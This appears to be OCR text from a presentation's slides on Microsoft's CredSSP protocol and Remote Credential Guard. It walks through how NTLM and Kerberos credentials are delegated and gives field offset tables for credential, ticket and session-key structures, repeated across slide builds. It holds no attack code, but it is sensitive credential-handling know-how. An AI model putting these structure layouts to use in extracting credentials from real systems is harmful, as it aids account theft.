  - Password, SmartCard, RemoteGuard






Credential SSP (CredSSP) Protocol (MS-CSSP)


- Supports three types of delegated credentials
  - Password, SmartCard, RemoteGuard






Credential SSP (CredSSP) Protocol (MS-CSSP)

- Supports three types of delegated credentials
  - Password, SmartCard, RemoteGuard






Credential SSP (CredSSP) Protocol (MS-CSSP)

- The Terminal Services SSP (TSSSP) client requests credentials from other SSPs
  - Only the Kerberos package implements a callback for obtaining logon credentials


TSRemoteGuardCreds	
0x00	Flags
0x08	LogonCreds
0x28	SupplementalCreds



Credential SSP (CredSSP) Protocol (MS-CSSP)

- The Terminal Services SSP (TSSSP) client requests credentials from other SSPs
  - Only the Kerberos package implements a callback for obtaining logon credentials
  - Only the NTLM package implements a callback for obtaining supplemental credentials


TSRemoteGuardCreds	
0x00	Flags
0x08	LogonCreds
0x28	SupplementalCreds



Credential SSP (CredSSP) Protocol (MS-CSSP)

- The Terminal Services SSP (TSSSP) client requests credentials from other SSPs
  - Only the Kerberos package implements a callback for obtaining logon credentials
  - Only the NTLM package implements a callback for obtaining supplemental credentials
- The delegated credentials are managed differently based on the state of Credential Guard
  - If enabled, they are not encrypted by the protocol (they are already encrypted credentials)
  - If disabled, they are encrypted using context-based AES-GCM cryptography

TSRemoteGuardCreds	
0x00	Flags
0x08	LogonCreds
0x28	SupplementalCreds



Credential SSP (CredSSP) Protocol (MS-CSSP)

- The structure for NTLM package credentials is very simple
  - Credentials use the MSV1_0_REMOTE_SUPPLEMENTAL_CREDENTIALS structure

TSRemoteGuardPackageCreds_supplementalCreds	
0x00	Next → NULL
0x10	PackageName → NTLM
0x20	CredBuffer →

MSV1_0_REMOTE_SUPPLEMENTAL_CREDENTIAL	
0x00	Version
0x04	Flags
0x08	CredentialKey [20]
0x1c	CredentialKeyType
0x20	EncryptedCredsSize
0x24	... EncryptedCreds ...

TSRemoteGuardCreds	
0x00	Flags
0x08	LogonCreds
0x28	SupplementalCreds

Credential SSP (CredSSP) Protocol (MS-CSSP)

- The structure for Kerberos package credentials is more complex
  - We need to understand Kerberos better to dissect it

Credential SSP (CredSSP) Protocol (MS-CSSP)

- The structure for Kerberos package credentials is more complex
  - We need to understand Kerberos better to dissect it
- Kerberos leverages Tickets as a form of authentication
  - Tickets contain an encrypted part that can be decrypted using a long-term key
    - Long-term keys are derived from the password of a domain principal
  - Only the target of a ticket (who knows their own long-term key) can decrypt them

Credential SSP (CredSSP) Protocol (MS-CSSP)

- The structure for Kerberos package credentials is more complex
  - We need to understand Kerberos better to dissect it
- Kerberos leverages Tickets as a form of authentication
  - Tickets contain an encrypted part that can be decrypted using a long-term key
    - Long-term keys are derived from the password of a domain principal
  - Only the target of a ticket (who knows their own long-term key) can decrypt them
- We distinguish between multiple different types of tickets based on their target
  - Ticket Granting Ticket (TGT) targets the KRBTGT account
  - Ticket Granting Service (TGS) targets arbitrary Service Principal Names (SPNs)
  - … More

Credential SSP (CredSSP) Protocol (MS-CSSP)

KERB_KDC_REQUEST		
...	...	
0x04	Version	
0x08	MessageType	
0x10	PreAuthData	
...	...	
0x20	KdcOptions	
0x30	ClientName	→ AS-REQ
0x40	Realm	→ AS-REQ
0x48	ServerName	→ TGS-REQ
0x58	StartTime	
0x66	EndTime	
0x74	RenewUntil	
0x84	Nonce	
0x88	EncryptionTypes	
0x90	Addresses	
0x98	🔒 EncryptedAuthData 🔒	
0xb8	AdditionalTickets	

Credential SSP (CredSSP) Protocol (MS-CSSP)

KERB_KDC_REQUEST		
...	...	
0x04	Version	
0x08	MessageType	
0x10	PreAuthData	
...	...	
0x20	KdcOptions	
0x30	ClientName	→ AS-REQ
0x40	Realm	→ AS-REQ
0x48	ServerName	→ TGS-REQ
0x58	StartTime	
0x66	EndTime	
0x74	RenewUntil	
0x84	Nonce	
0x88	EncryptionTypes	
0x90	Addresses	
0x98	🔒 EncryptedAuthData 🔒	
0xb8	AdditionalTickets	

Credential SSP (CredSSP) Protocol (MS-CSSP)

KERB_KDC_REQUEST		
...	...	
0x04	Version	
0x08	MessageType	
0x10	PreAuthData	
...	...	
0x20	KdcOptions	
0x30	ClientName	→ AS-REQ
0x40	Realm	→ AS-REQ
0x48	ServerName	→ TGS-REQ
0x58	StartTime	
0x66	EndTime	
0x74	RenewUntil	
0x84	Nonce	
0x88	EncryptionTypes	
0x90	Addresses	
0x98	🔒 EncryptedAuthData 🔒	
0xb8	AdditionalTickets	

Credential SSP (CredSSP) Protocol (MS-CSSP)

KERB_KDC_REQUEST		
...	...	
0x04	Version	
0x08	MessageType	
0x10	PreAuthData	
...	...	
0x20	KdcOptions	
0x30	ClientName	→ AS-REQ
0x40	Realm	→ AS-REQ
0x48	ServerName	→ TGS-REQ
0x58	StartTime	
0x66	EndTime	
0x74	RenewUntil	
0x84	Nonce	
0x88	EncryptionTypes	
0x90	Addresses	
0x98	🔒 EncryptedAuthData 🔒	
0xb8	AdditionalTickets	

Credential SSP (CredSSP) Protocol (MS-CSSP)

KERB_KDC_REQUEST		
...	...	
0x04	Version	
0x08	MessageType	
0x10	PreAuthData	
...	...	
0x20	KdcOptions	
0x30	ClientName	→ AS-REQ
0x40	Realm	→ AS-REQ
0x48	ServerName	→ TGS-REQ
0x58	StartTime	
0x66	EndTime	
0x74	RenewUntil	
0x84	Nonce	
0x88	EncryptionTypes	
0x90	Addresses	
0x98	🔒 EncryptedAuthData 🔒	
0xb8	AdditionalTickets	

KERB_KDC_REPLY	
...	...
0x04	Version
0x08	MessageType
0x10	PreAuthData
0x18	ClientRealm
0x20	ClientName
0x30	Ticket
0x78	🔒 EncryptedPart 🔒

Credential SSP (CredSSP) Protocol (MS-CSSP)

KERB_KDC_REQUEST		
...	...	
0x04	Version	
0x08	MessageType	
0x10	PreAuthData	
...	...	
0x20	KdcOptions	
0x30	ClientName	→ AS-REQ
0x40	Realm	→ AS-REQ
0x48	ServerName	→ TGS-REQ
0x58	StartTime	
0x66	EndTime	
0x74	RenewUntil	
0x84	Nonce	
0x88	EncryptionTypes	
0x90	Addresses	
0x98	🔒 EncryptedAuthData 🔒	
0xb8	AdditionalTickets	

KERB_KDC_REPLY	
...	...
0x04	Version
0x08	MessageType
0x10	PreAuthData
0x18	ClientRealm
0x20	ClientName
0x30	Ticket
0x78	🔒 EncryptedPart 🔒

Credential SSP (CredSSP) Protocol (MS-CSSP)

KERB_KDC_REQUEST	
...	...
0x04	Version
0x08	MessageType
0x10	PreAuthData
...	...
0x20	KdcOptions
0x30	ClientName → AS-REQ
0x40	Realm → AS-REQ
0x48	ServerName → TGS-REQ
0x58	StartTime
0x66	EndTime
0x74	RenewUntil
0x84	Nonce
0x88	EncryptionTypes
0x90	Addresses
0x98	🔒 EncryptedAuthData 🔒
0xb8	AdditionalTickets

KERB_KDC_REPLY	
...	...
0x04	Version
0x08	MessageType
0x10	PreAuthData
0x18	ClientRealm
0x20	ClientName
0x30	Ticket
0x78	🔒 EncryptedPart 🔒

KERB_TICKET	
...	...
0x04	TicketVersion
0x08	Realm
0x10	ServerName
0x20	🔒 EncryptedPart 🔒
0x40	TicketExtensions

Credential SSP (CredSSP) Protocol (MS-CSSP)

KERB_KDC_REQUEST		
...	...	
0x04	Version	
0x08	MessageType	
0x10	PreAuthData	
...	...	
0x20	KdcOptions	
0x30	ClientName	→ AS-REQ
0x40	Realm	→ AS-REQ
0x48	ServerName	→ TGS-REQ
0x58	StartTime	
0x66	EndTime	
0x74	RenewUntil	
0x84	Nonce	
0x88	EncryptionTypes	
0x90	Addresses	
0x98	🔒 EncryptedAuthData 🔒	
0xb8	AdditionalTickets	

KERB_KDC_REPLY	
...	...
0x04	Version
0x08	MessageType
0x10	PreAuthData
0x18	ClientRealm
0x20	ClientName
0x30	Ticket
0x78	🔒 EncryptedPart 🔒

KERB_TICKET	
...	...
0x04	TicketVersion
0x08	Realm
0x10	ServerName
0x20	🔒 EncryptedPart 🔒
0x40	TicketExtensions

Credential SSP (CredSSP) Protocol (MS-CSSP)

KERB_KDC_REQUEST	
...	...
0x04	Version
0x08	MessageType
0x10	PreAuthData
...	...
0x20	KdcOptions
0x30	ClientName → AS-REQ
0x40	Realm → AS-REQ
0x48	ServerName → TGS-REQ
0x58	StartTime
0x66	EndTime
0x74	RenewUntil
0x84	Nonce
0x88	EncryptionTypes
0x90	Addresses
0x98	🔒 EncryptedAuthData 🔒
0xb8	AdditionalTickets

KERB_KDC_REPLY	
...	...
0x04	Version
0x08	MessageType
0x10	PreAuthData
0x18	ClientRealm
0x20	ClientName
0x30	Ticket
0x78	🔒 EncryptedPart 🔒

KERB_TICKET	
...	...
0x04	TicketVersion
0x08	Realm
0x10	ServerName
0x20	🔒 EncryptedPart 🔒
0x40	TicketExtensions

KERB_ENCRYPTED_TICKET	
...	...
0x08	Flags
0x18	🔑 SessionKey 🔑
0x30	ClientRealm
0x38	ClientName
0x48	Transited
0x60	AuthTime
0x6e	StartTime
0x7c	EndTime
0x8a	RenewUntil
0x98	ClientAddresses
0xa0	AuthData

Credential SSP (CredSSP) Protocol (MS-CSSP)

KERB_KDC_REQUEST		
...	...	
0x04	Version	
0x08	MessageType	
0x10	PreAuthData	
...	...	
0x20	KdcOptions	
0x30	ClientName	→ AS-REQ
0x40	Realm	→ AS-REQ
0x48	ServerName	→ TGS-REQ
0x58	StartTime	
0x66	EndTime	
0x74	RenewUntil	
0x84	Nonce	
0x88	EncryptionTypes	
0x90	Addresses	
0x98	🔒 EncryptedAuthData 🔒	
0xb8	AdditionalTickets	

KERB_KDC_REPLY	
...	...
0x04	Version
0x08	MessageType
0x10	PreAuthData
0x18	ClientRealm
0x20	ClientName
0x30	Ticket
0x78	🔒 EncryptedPart 🔒

KERB_TICKET	
...	...
0x04	TicketVersion
0x08	Realm
0x10	ServerName
0x20	🔒 EncryptedPart 🔒
0x40	TicketExtensions

KERB_ENCRYPTED_TICKET	
...	...
0x08	Flags
0x18	🔑 SessionKey 🔑
0x30	ClientRealm
0x38	ClientName
0x48	Transited
0x60	AuthTime
0x6e	StartTime
0x7c	EndTime
0x8a	RenewUntil
0x98	ClientAddresses
0xa0	AuthData

Credential SSP (CredSSP) Protocol (MS-CSSP)

KERB_KDC_REQUEST	
...	...
0x04	Version
0x08	MessageType
0x10	PreAuthData
...	...
0x20	KdcOptions
0x30	ClientName → AS-REQ
0x40	Realm → AS-REQ
0x48	ServerName → TGS-REQ
0x58	StartTime
0x66	EndTime
0x74	RenewUntil
0x84	Nonce
0x88	EncryptionTypes
0x90	Addresses
0x98	🔒 EncryptedAuthData 🔒
0xb8	AdditionalTickets

KERB_KDC_REPLY	
...	...
0x04	Version
0x08	MessageType
0x10	PreAuthData
0x18	ClientRealm
0x20	ClientName
0x30	Ticket
0x78	🔒 EncryptedPart 🔒

KERB_TICKET	
...	...
0x04	TicketVersion
0x08	Realm
0x10	ServerName
0x20	🔒 EncryptedPart 🔒
0x40	TicketExtensions

KERB_ENCRYPTED_TICKET	
...	...
0x08	Flags
0x18	🔑 SessionKey 🔑
0x30	ClientRealm
0x38	ClientName
0x48	Transited
0x60	AuthTime
0x6e	StartTime
0x7c	EndTime
0x8a	RenewUntil
0x98	ClientAddresses
0xa0	AuthData

Credential SSP (CredSSP) Protocol (MS-CSSP)

KERB_KDC_REQUEST	
...	...
0x04	Version
0x08	MessageType
0x10	PreAuthData
...	...
0x20	KdcOptions
0x30	ClientName → AS-REQ
0x40	Realm → AS-REQ
0x48	ServerName → TGS-REQ
0x58	StartTime
0x66	EndTime
0x74	RenewUntil
0x84	Nonce
0x88	EncryptionTypes
0x90	Addresses
0x98	🔒 EncryptedAuthData 🔒
0xb8	AdditionalTickets

KERB_KDC_REPLY	
...	...
0x04	Version
0x08	MessageType
0x10	PreAuthData
0x18	ClientRealm
0x20	ClientName
0x30	Ticket
0x78	🔒 EncryptedPart 🔒

KERB_TICKET	
...	...
0x04	TicketVersion
0x08	Realm
0x10	ServerName
0x20	🔒 EncryptedPart 🔒
0x40	TicketExtensions

KERB_ENCRYPTED_TICKET	
...	...
0x08	Flags
0x18	🔑 SessionKey 🔑
0x30	ClientRealm
0x38	ClientName
0x48	Transited
0x60	AuthTime
0x6e	StartTime
0x7c	EndTime
0x8a	RenewUntil
0x98	ClientAddresses
0xa0	AuthData

KERB_ENCRYPTED_KDC_REPLY	
...	...
0x08	🔑 SessionKey 🔑
0x20	LastRequest
0x28	Nonce
0x2c	KeyExpiration
0x40	Flags
0x50	AuthTime
0x5e	StartTime
0x6c	EndTime
0x7a	RenewUntil
0x88	ServerRealm
0x90	ServerName
0xa0	ClientAddresses
0xa8	EncryptedPreAuthData

Credential SSP (CredSSP) Protocol (MS-CSSP)

KERB_KDC_REQUEST		
...	...	
0x04	Version	
0x08	MessageType	
0x10	PreAuthData	
...	...	
0x20	KdcOptions	
0x30	ClientName	→ AS-REQ
0x40	Realm	→ AS-REQ
0x48	ServerName	→ TGS-REQ
0x58	StartTime	
0x66	EndTime	
0x74	RenewUntil	
0x84	Nonce	
0x88	EncryptionTypes	
0x90	Addresses	
0x98	🔒 EncryptedAuthData 🔒	
0xb8	AdditionalTickets	

KERB_KDC_REPLY	
...	...
0x04	Version
0x08	MessageType
0x10	PreAuthData
0x18	ClientRealm
0x20	ClientName
0x30	Ticket
0x78	🔒 EncryptedPart 🔒

KERB_TICKET	
...	...
0x04	TicketVersion
0x08	Realm
0x10	ServerName
0x20	🔒 EncryptedPart 🔒
0x40	TicketExtensions

KERB_ENCRYPTED_KDC_REPLY	
0x08	🔑 SessionKey 🔑
0x20	LastRequest
0x28	Nonce
0x2c	KeyExpiration
0x40	Flags
0x50	AuthTime
0x5e	StartTime
0x6c	EndTime
0x7a	RenewUntil
0x88	ServerRealm
0x90	ServerName
0xa0	ClientAddresses
0xa8	EncryptedPreAuthData

KERB_ENCRYPTED_TICKET	
...	...
0x08	Flags
0x18	🔑 SessionKey 🔑
0x30	ClientRealm
0x38	ClientName
0x48	Transited
0x60	AuthTime
0x6e	StartTime
0x7c	EndTime
0x8a	RenewUntil
0x98	ClientAddresses
0xa0	AuthData

Credential SSP (CredSSP) Protocol (MS-CSSP)

KERB_KDC_REQUEST	
...	...
0x04	Version
0x08	MessageType
0x10	PreAuthData
...	...
0x20	KdcOptions
0x30	ClientName → AS-REQ
0x40	Realm → AS-REQ
0x48	ServerName → TGS-REQ
0x58	StartTime
0x66	EndTime
0x74	RenewUntil
0x84	Nonce
0x88	EncryptionTypes
0x90	Addresses
0x98	🔒 EncryptedAuthData 🔒
0xb8	AdditionalTickets

KERB_KDC_REPLY	
...	...
0x04	Version
0x08	MessageType
0x10	PreAuthData
0x18	ClientRealm
0x20	ClientName
0x30	Ticket
0x78	🔒 EncryptedPart 🔒

KERB_TICKET	
...	...
0x04	TicketVersion
0x08	Realm
0x10	ServerName
0x20	🔒 EncryptedPart 🔒
0x40	TicketExtensions

KERB_ENCRYPTED_TICKET	
...	...
0x08	Flags
0x18	🔑 SessionKey 🔑
0x30	ClientRealm
0x38	ClientName
0x48	Transited
0x60	AuthTime
0x6e	StartTime
0x7c	EndTime
0x8a	RenewUntil
0x98	ClientAddresses
0xa0	AuthData


KERB_ENCRYPTED_KDC_REPLY	
...	...
0x08	🔑 SessionKey 🔑
0x20	LastRequest
0x28	Nonce
0x2c	KeyExpiration
0x40	Flags
0x50	AuthTime
0x5e	StartTime
0x6c	EndTime
0x7a	RenewUntil
0x88	ServerRealm
0x90	ServerName
0xa0	ClientAddresses
0xa8	EncryptedPreAuthData

Credential SSP (CredSSP) Protocol (MS-CSSP)


TSRemoteGuardPackageCred	
0x00	PackageName → Kerberos
0x10	CredBuffer

KERB_TICKET_LOGON	
0x00	MessageType
0x04	Flags
0x08	ServiceTicketLength
0x0c	TicketGrantingTicketLength
0x10	ServiceTicket
0x18	TicketGrantingTicket


Credential SSP (CredSSP) Protocol (MS-CSSP)



